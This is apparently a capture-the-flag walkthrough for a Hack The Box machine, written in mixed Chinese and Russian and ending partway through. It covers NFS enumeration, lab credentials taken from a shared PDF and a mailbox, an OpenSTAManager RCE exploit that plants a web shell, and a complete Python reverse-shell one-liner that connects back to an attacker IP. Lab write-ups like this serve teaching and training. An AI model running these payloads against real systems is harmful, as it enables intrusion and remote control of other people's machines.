连接到 HTB VPN 并启动全端口扫描:
nmap -sC -sV -Pn 10.129.115.67
扫描结果:
- 22/tcp — OpenSSH 9.6p1 Ubuntu
- 80/tcp — nginx 1.24.0 (редирект на http://enigma.htb/)
- 110/tcp — Dovecot pop3d
- 111/tcp — rpcbind / NFS
- 143/tcp — Dovecot imapd
- 2049/tcp — nfs_acl
- 993/tcp — imaps
- 995/tcp — pop3s


检测到开放的 NFS 服务。检查可用的导出:
showmount -e enigma.htb
Находим доступную шару /srv/nfs/onboarding. Монтируем её локально:
sudo mkdir /mount
sudo mount -t nfs enigma.htb:/srv/nfs/onboarding /mount
ls /mount

在共享目录中找到 PDF 文件 New_Employee_Access.pdf。将其转换为文本:
pdftotext New_Employee_Access.pdf
cat New_Employee_Access.txt
发现的数据:
- Сотрудник: Kevin Mitchell
- Webmail URL: http://mail001.enigma.htb
- Username: kevin
- Password: Enigma2024!

将域名添加到 /etc/hosts:
echo "10.129.115.67 enigma.htb mail001.enigma.htb" >> /etc/hosts
我们访问 mail001.enigma.htb 并以用户 kevin 登录。
![[ENIGMA WRITEUP/img/6.png]]


在 Inbox 文件夹中,我们找到一封来自 Sarah(Accounts Dept)的欢迎邮件。我们还发现了一封主题为 "Re: OpenSTAManager Access Request" 的往来邮件,其中 IT 支持提供了一个临时访问权限:
- URL: http://support_001.enigma.htb
- Username: admin
- Password: Ne3s4rtars78s

我们访问 support_001.enigma.htb。可以看到 OpenSTAManager v2.9.8 的控制面板。 我们检查 info.php 页面以确认版本。我们查找漏洞利用程序:
searchsploit openstamanager
Находим CVE-2026-38751 (RCE Exploit)。


下载漏洞利用程序并使用找到的凭据运行它:
./OpenSTAManager-RCE-Exploit-CVE-2026-38751 -u http://support_001.enigma.htb -U admin -P Ne3s4rtars78s
Эксплойт успешно загружает веб-шелл по пути /modules/shell/shell.php. Проверяем RCE:
http://support_001.enigma.htb/modules/shell/shell.php?c=whoami
Ответ: www-data

启动监听器并通过 Python payload 获取反向连接(因为 bash 未生效):
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.235",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'
分析应用程序的配置文件:
